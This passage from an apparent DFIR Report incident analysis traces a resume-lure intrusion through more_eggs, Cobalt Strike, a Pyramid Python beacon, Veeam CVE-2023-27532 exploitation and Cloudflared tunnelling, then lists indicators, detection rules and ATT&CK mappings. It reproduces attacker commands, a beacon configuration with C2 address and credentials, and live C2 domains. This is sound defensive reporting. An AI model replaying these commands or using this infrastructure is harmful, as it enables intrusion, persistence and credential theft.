C:\Windows\SysWOW64\python-3.10.4-embed-amd64\pyexpat.pyd
C:\Windows\SysWOW64\python-3.10.4-embed-amd64\python.cat
C:\Windows\SysWOW64\python-3.10.4-embed-amd64\python.exe
C:\Windows\SysWOW64\python-3.10.4-embed-amd64\python3.dll
```

The threat actor realized the error and switched to the correct current directory of C:\ProgramData\SSH. They used 7za again to extract the contents (> 200 files) into the correct location.

```
C:\ProgramData\ssh\python-3.10.4-embed-amd64\cradle.py
C:\ProgramData\ssh\python-3.10.4-embed-amd64\python.exe
C:\ProgramData\ssh\python-3.10.4-embed-amd64\pythonw.exe
```

A lot of file creation events were observed throughout this process (>700 files), with python files (.py extension) being created in Windows folder locations that could be unusual.

Once finally uncompressed, the threat actor ran the following python file:

```
cmd.exe /C "python.exe cradle.py"
```


When analyzing the file crade.py and decoding its content, we identified it was a Pyramid beacon with the following configuration:


```
pyramid_server='172.96.139.82'
pyramid_port='80'
pyramid_user='fLCi6UsgLYKdj7Fi'
pyramid_pass='Q6V26bKG68nLJ4T3UXkEFLJYsHvKgLVi'
encryption='chacha20'
encryptionpass='TestPass1'
chacha20IV=b'12345678'
pyramid_http='http'
encode_encrypt_url='/login/'
```

```
pyramid_module='base-bof_nanodump.py'
user_agent = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.30
```


The IP address used for this C2 framework has been spotted sporadically by the DFIR Threat Intelligence Group with activity in March, July, and September of 2024.

Timeline


The Curious Case of an Egg-Cellent Resume
Day 1
20:23 UTC Initial Access
Zip file download "John Shimkus.zip" from "johnshimkus[.]com"
"John-_Shimkus.lnk" extracted from zip file and opened
20:25 UTC Execution and Defense Evasion
ie4uint.exe copied from Windows directory to C:\Users\<REDACTED>\AppData\Roaming\microsoft\
Sideloaded malicious ieuinit.inf from johnshimkus.com/setthevar using the copied ie4uint.exe
regsvr32 /s /n /i:Action "C:\Users\<REDACTED>\AppData\Roaming\Microsoft\20350.dll"
20:32 UTC Persistence
Dropped scheduled task XML text file: "C:\ProgramData\Microsoft\51D7701F6EB775C7.txt"
Scheduled Task Created "B766714F94DD"
20:32 UTC Execution and Command and Control
Dropped more_eggs script: "C:\ProgramData\Microsoft\29D88F75006BE8A.txt"
Dropped Microsoft binary: "C:\ProgramData\Microsoft\msxsl.exe"
C:\ProgramData\Microsoft\msxsl.exe 29D88F75006BE8A.txt
More_eggs C2: pin.howasit.com 108.174.197.15
Sleep: typeperf.exe "\System\Processor Queue Length" -si 180 -sc 1
20:32 UTC Defense Evasion
File Deleted: "C:\Users\<REDACTED>\AppData\Roaming\Microsoft\20350.dll"
20:35 UTC Discovery
Day 3
cmd /v /c net group /domain "Domain Admins" > "C:\Users\<REDACTED>\AppData\Local\Temp\51362.txt"
cmd /v /c nltest /trusted_domains > "C:\Users\<REDACTED>\AppData\Local\Temp\22041.txt"
cmd /v /c whoami /upn > "C:\Users\<REDACTED>\AppData\Local\Temp\26906.txt"
13:04 UTC Execution and Command and Control
Dropped C:\ProgramData\31765.ocx
regsvr32.exe /s /n /i "C:\ProgramData\31765.ocx"
Cobalt Strike C2: shehasgone.com 144.208.127.15
13:10 UTC Credential Access
vssadmin create shadow /for=C:
vssadmin list shadows
13:13 UTC Persistence
query session
net user backup Password!12 /add
net localgroup Administrators backup /add
13:28 UTC Discovery
cmd /v /c dir %%appdata%% > "C:\Users\REDACTED\AppData\Local\Temp\21224.txt" 2>&1
cmd.exe /C nslookup
ping -n 1 <REDACTED>
net user <REDACTED> /dom
13:41 UTC Discovery
regsvr32.exe /s /n /i "C:\ProgramData\31765.ocx"
rundll32.exe
SharpShares Saved Results: C:\ProgramData\shares.txt
14:00 UTC Command and Control
Download file to: \ProgramData\ssh\python-3.10.4-embed-amd64.zip
7za.exe x "c:\programdata\ssh\python-3.10.4-embed-amd64.zip" -y
cmd.exe /C python.exe cradle.py
Pyramid C2: 172.96.139.82
14:25 UTC Discovery
rundll32.exe
SeatBelt: Saved Results: C:\ProgramData\seatinfo.txt
ipconfig /all
ping -n 1 <REDACTED>
nslookup <REDACTED>
net group "domain admins" /dom
14:46 UTC Lateral Movement
Exploited CVE-2023-27532 on backup server VeeamHax.exe --verbose --target <REDACTED> --port 9401 -c ....
net user sqlbackup <REDACTED> /add
net localgroup administrators sqlbackup /add
14:48 UTC Lateral Movement and Command and Control
Threat actor used RDP to connect to backup server with newly created user
Source Hostname: kali
rundll32.exe c:\programdata\payload_cr1.dll,DllInstall
Cobalt Strike C2: shehasgone.com 144.208.127.15
15:07 UTC Credential Access
Cobalt Strike process rundll32.exe accesses LSASS memory
15:13 UTC Discovery
adfind.exe -f "(objectcategory=person)"
adfind.exe -f "objectcategory=computer"
adfind.exe -subnets -f (objectCategory=subnet)
17:51 UTC Lateral Movement
Threat actor uses domain administrator account to create remote services to execute commands to a second server
net user sqlbackup <REDACTED> /add
net localgroup Administrators sqlbackup /add
17:53 UTC Discovery and Persistence
net group "domain admins" /dom
Reactivates dormant domain administrator account
net user <REDACTED> /dom /active:yes
18:00 UTC Persistence and Command and Control
Threat actor deploys Cloudflared as a service on each of the two servers accessed
Temp.sh | cloudflared.zip using Internet Explorer
msiexec.exe /i "C:\ProgramData\cloudflared-windows-amd64.msi"
cloudflared-windows-amd64.exe service install eyJhIjoiND.....
18:25 UTC Lateral Movement
runas /netonly /user:<REDACTED> cmd
query session /server:<REDACTED>
mstsc /v:<REDACTED>



Diamond Model



Indicators

Atomic

```
# TA4557 Resume Lure
johnshimkus[.]com

# Other Identified TA4557 Resume Lure Pages
annetterawlings[.]com
mitchellspearman[.]com
mikedecook[.]com
davidopkins[.]com
markqualman[.]com
julienolsson[.]com
wlynch[.]com
johncboins[.]com
christianvelour[.]com
lisasierra[.]com
mikedecook[.]com
jacksallay[.]com

# more_eggs
pin.howasit[.]com
```

```
108.174.197[.]15

# Cobalt Strike
shehasgone[.]com
144.208.127[.]15

# Pyramind
172.96.139[.]82

# Computer Name
kali
PACKERP-VUDV41R
```

Computed

```
Name: John Shimkus.zip
Size: 17421 bytes (17 KiB)
SHA256: ffc89a2026fa2b2364dd180ede662fa4ac161323388f3553b6d6e4cb2601cb1f

Name: John-_Shimkus.lnk
Size: 5977 bytes (5.84 kB)
SAH256: b56d2e095dc6c2171e461ca737cbdc0a35de7f4729b31fe41258f9cbd81309a1

Name: 31765.ocx
Size: 236544 bytes (231 KiB)
SHA256: 408f1f982bef7ab5a79057eec4079e5e8d87a0ee83361c79469018b791c03e8f

Name: VeeamHax.exe
Size: 7680 bytes (7 KiB)
SHA256: aaa6041912a6ba3cf167ecdb90a434a62feaf08639c59705847706b9f492015d

Name: AdFind.exe
Size: 2195968 bytes (2144 KiB)
SHA256: 4b8be22b23cd9098218a6f744baeb45c51b6fad6a559b01fe92dbb53c6e2c128

Name: cloudflared-windows-amd64.exe
Size: 62660475 bytes (59 MiB)
SHA256: 4569c869047a092032f6eac7cf0547591a03a0d750a6b104a606807ea282d608

Name: cloudflared-windows-amd64.msi
Size: 18305536 bytes (17 MiB)
SHA256: a26379ad2eb9de44691da254182ca65fb32596fe1217fe4fbddb173f361a0a9b

Name: payload_cr1.dll (Cobalt Strike)
Size: 236544 bytes (231 KiB)
SHA256: 408f1f982bef7ab5a79057eec4079e5e8d87a0ee83361c79469018b791c03e8f

Name: netscan.exe
Size: 16047672 bytes (15 MiB)
SHA256: a8a7fdbbc688029c0d97bf836da9ece926a85e78986d0e1ebd9b3467b3a72258
```

Additional Indicators provided by Proof Point

```
File Name       John__Shimkus.lnk
SHA256  95634a5c6a8290aaa9d287f28c7d22b3b7ca1cf974339fc89ea4d542fa2ec45a

File Name       Resume - John Shimkus.pdf
File Size       259866 bytes
File Type       PDF document, version 1.7
MD5     987ad23508239b58739279048cb850d5
SHA1    62ea63b720556bda73eaf95be7a282193d19aa4d
SHA256  fe63fdf34d66f1658e2c9227ac84adffaa2cbb8b689999d4d1ebc733fc5f0fce

File name       5477CA40.txt
Associated Filenames
C:\ProgramData\Microsoft\5477CA40.txt
File Size       896 bytes
MD5     14c72c6c628104de0a93df124caa3e4a
SHA1    03bd5fa3fa4b06190b26762c4ea7b4e6ac615819
SHA256  bd3df53a397af4fe5e1441b2c91a6149bac9d26c94e46de9dbcbfa9b8647a935

File name       2A2052FAA08D525.txt
Associated Filenames
C:\ProgramData\Microsoft\2A2052FAA08D525.txt
File Size       1745 bytes
MD5     6a0ddc6b06db8f7fef1e8934347d150d
SHA1    6a8fed99d66e84524fc75c7bfe003dea750dab11
SHA256  29bc115b5ae8cf19578c1c6a6743c3e53b9247d8eb6c556bc9d056994c58835b

File name       16304.dll
Associated Filenames
C:\Users\User\AppData\Roaming\Microsoft\16304.dll
File Size       258560 bytes
File Type       PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5     bace25f5a53a4e6cde31fe2ca2bc39a9
SHA1    ac6521fa3b00f4e70ffb97ee1dfa895097d01dc8
SHA256  757e297137e8ed21622297ae8885740b5beb09bc07141cf8ce7b24dbd95bdaf0

File name       495D3BB0FEC9.txt
Associated Filenames
C:\ProgramData\Microsoft\495D3BB0FEC9.txt
File Size       77881 bytes
MD5     6886f4cce4041cf27dff8e2ecfbfd38d
SHA1    b68eaed2a653ca79b8ef0b261eb4047ced6e16f4
SHA256  6f12dc858631cf90cd4fef57fbb52675b8649d777c7f86384c6535da0a59ad67

File name       60052.txt
Associated Filenames
C:\Windows\Temp\60052.txt
C:\Users\User\AppData\Local\Temp\48744.txt
File Size       80 bytes
MD5     4fdbae9775a20dc33dec05e408c2a2ad
SHA1    3eaa51632f2beae23d9811b9ff91e31c91092177
SHA256  228cd867898ab0b81d31212b2da03cc3e349c9000dfb33e77410e2937cea8532

File name               kbbwi9hgjw
File Size       357808 bytes
SHA256  cbe1f43ad7a19c97a521a662dd406a3fb345ae919271cefc694a71e55fe163f5
```

Detections

Network

```
ETPRO MALWARE Possible More_eggs Connectivity Check M2
ET INFO DNS Query to Cloudflare Tunneling Domain (argotunnel .com)
ET INFO Observed Cloudflare Tunneling Domain (argotunnel .com in TLS SNI)
ET INFO SMB2 NT Create AndX Request For a DLL File - Possible Lateral Movement
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ETPRO MALWARE App Whitelist Bypass Via Com Scriptlet Inbound
```

Sigma

DFIR Public Rules Repo:

```
50046619-1037-49d7-91aa-54fc92923604 : AdFind Discovery
```

DFIR Private Rules:

```
28702b61-c530-49f8-9d22-de15166ab9c5 : Detection of Modified VeeamHax Tool Usage
9b3a37ab-c97a-451b-94e8-09dae5e759e7 : Detecting the use of a workstation named 'kali' in the network
275ec3d1-47c1-4fa9-a001-fa4feeb5e4d4 : Detect Disabling Windows Defender Threat Protection
855a4c48-fdd5-4283-ba4b-c5ec167e4128 : Detection of Suspicious msxsl.exe Command Line Activity
8c2dc958-3385-4ac7-acdb-eeecafa7944e : Detection of Suspicious IPv6 Address in RDP Sessions
3b4e4f8d-50e3-48c8-a92b-fba48d5af7a1 : Execution IE4uinit.exe to Sideload Malicious Binaries
```

Sigma Repo:

```
a7c3d773-caef-227e-a7e7-c2f13c622329 : Bad Opsec Defaults Sacrificial Processes With Improper Arguments
9a019ffc-3580-4c9d-8d87-079f7e8d3fd4 : Cloudflared Tunnel Execution
a1d9eec5-33b2-4177-8d24-27fe754d0812 : Cloudflared Tunnels Related DNS Requests
d5601f8c-b26f-4ab0-9035-69e11a8d4ad2 : CobaltStrike Named Pipe
5a105d34-05fc-401e-8553-272b45c1522d : CobaltStrike Service Installations - System
bf361876-6620-407a-812f-bfe11e51e924 : Compressed File Extraction Via Tar.EXE
0eb46774-f1ab-4a74-8238-1155855f2263 : Disable Windows Defender Functionalities Via Registry Keys
36e037c4-c228-4866-b6a3-48eb292b9955 : DNS Query Request By Regsvr32.EXE
9c14c9fa-1a63-4a64-8e57-d19280559490 : Invoke-Obfuscation Via Stdin
9e50a8b3-dd05-4eb8-9153-bdb6b79d50b0 : Msxsl.EXE Execution
c7e91a02-d771-4a6d-a700-42587e0b1095 : Network Connection Initiated By Regsvr32.EXE
cd219ff3-fa99-45d4-8380-a7d15116c6dc : New User Created Via Net.EXE
5cc90652-4cbd-4241-aa3b-4b462fa5a248 : Potential Recon Activity Via Nltest.EXE
6f0947a4-1c5e-4e0d-8ac7-53159b8f23ca : Potentially Suspicious Child Process Of Regsvr32
6385697e-9f1b-40bd-8817-f4a91f40508e : PowerShell Base64 Encoded Invoke Keyword
9a132afa-654e-11eb-ae93-0242ac130002 : PUA - AdFind Suspicious Execution
02d1d718-dd13-41af-989d-ea85c7fab93f : Rare Remote Thread Creation By Uncommon Source Image
9525dc73-0327-438c-8c04-13c0e037e9da : Regsvr32 Execution From Potential Suspicious Location
c3a99af4-35a9-4668-879e-c09aeb4f2bdf : Rundll32 Execution With Uncommon DLL Extension
1775e15e-b61b-4d14-a1a3-80981298085a : Rundll32 Execution Without CommandLine Parameters
8e0bb260-d4b2-4fff-bb8d-3f82118e6892 : Suspicious CMD Shell Output Redirect
fff9d2b7-e11c-4a69-93d3-40ef66189767 : Suspicious Copy From or To System Directory
e0b06658-7d1d-4cd3-bf15-03467507ff7c : Suspicious DotNET CLR Usage Log Artifact
fb843269-508c-4b76-8b8d-88679db22ce7 : Suspicious Execution of Powershell with Base64
d95de845-b83c-4a9a-8a6a-4fc802ebf6c0 : Suspicious Group And Account Reconnaissance Activity Using Net.EXE
dd2a821e-3b07-4d3b-a9ac-929fe4c6ca0c : Suspicious Scheduled Task Creation via Masqueraded XML File
b5de0c9a-6f19-43e0-af4e-55ad01f550af : Unsigned DLL Loaded by Windows Utility
```

```
8de1cbe8-d6f5-496d-8237-5f44a721c7a0 : Whoami.EXE Execution Anomaly
c30fb093-1109-4dc8-88a8-b30d11c95a5d : Whoami.EXE Execution With Output Option
b28e58e4-2a72-4fae-bdee-0fbe904db642 : Windows Defender Real-time Protection Disabled
3a6586ad-127a-4d3b-a677-1e6eacdf8fde : Windows Shell/Scripting Processes Spawning Suspicious Programs
```

Yara

https://github.com/The-DFIR-Report/Yara-Rules/blob/main/27899/27899.yar

External Rules:

MITRE ATT&CK

27899 - The Curious Case of an Egg-Cellent Resume			
	Tools	Technique	Exploited Vulnerabilities
Initial Access		Phishing - T1566	
Execution	more_eggs	PowerShell - T1059.001 Python - T1059.006 Windows Command Shell - T1059.003 Windows Management Instrumentation - T1047 Malicious File - T1204.002 Service Execution - T1569.002	
Persistence	more_eggs Cloudflared	Scheduled Task - T1053.005 Windows Service - T1543.003 Create Account - T1136	
Privilege Escalation	VeeamHax (custom fork)	Exploitation for Privilege Escalation - T1068	
Defense Evasion	ie4uinit.exe	System Binary Proxy Execution - T1218 File Deletion - T1070.004 Disable or Modify Tools - T1562.001	
Credential Access	Cobalt Strike Veeam-Get-Creds.psl	LSASS Memory - T1003.001 Credentials from Password Stores - T1555	CVE-2023-27532
Discovery	AdFind SharpShares Seatbelt SoftPerfect Netscan net nltest whoami nslookup	System Information Discovery - T1082 System Network Configuration Discovery - T1016 System Owner/User Discovery - T1033 Security Software Discovery - T1518.001 Remote System Discovery - T1018 Network Service Discovery - T1046 Network Share Discovery - T1135 Local Account - T1087.001 Local Groups - T1069.001 File and Directory Discovery - T1083 Domain Account - T1087.002 Domain Groups - T1069.002 Domain Trust Discovery - T1482 Browser Information Discovery - T1217	
Lateral Movement		Remote Desktop Protocol - T1021.001	
Collection			
Command and Control	S0154 Cobalt Strike CloudFlared Pyramid More_eggs	Web Protocols - T1071.001 Protocol Tunneling - T1572 Proxy - T1090 Ingress Tool Transfer - T1105	
Exfiltration			
Impact			

```
Browser Information Discovery - T1217
Create Account - T1136
Credentials from Password Stores - T1555
Disable or Modify Tools - T1562.001
Domain Account - T1087.002
Domain Groups - T1069.002
```

```
Domain Trust Discovery - T1482
Exploitation for Privilege Escalation - T1068
File and Directory Discovery - T1083
File Deletion - T1070.004
Ingress Tool Transfer - T1105
Local Account - T1087.001
Local Groups - T1069.001
LSASS Memory - T1003.001
Malicious File - T1204.002
Network Service Discovery - T1046
Network Share Discovery - T1135
Phishing - T1566
PowerShell - T1059.001
Protocol Tunneling - T1572
Proxy - T1090
Python - T1059.006
Remote Desktop Protocol - T1021.001
Remote System Discovery - T1018
Scheduled Task - T1053.005
Security Software Discovery - T1518.001
```

Source: https://thedfirreport.com/2024/12/02/the-curious-case-of-an-egg-cellent-resume/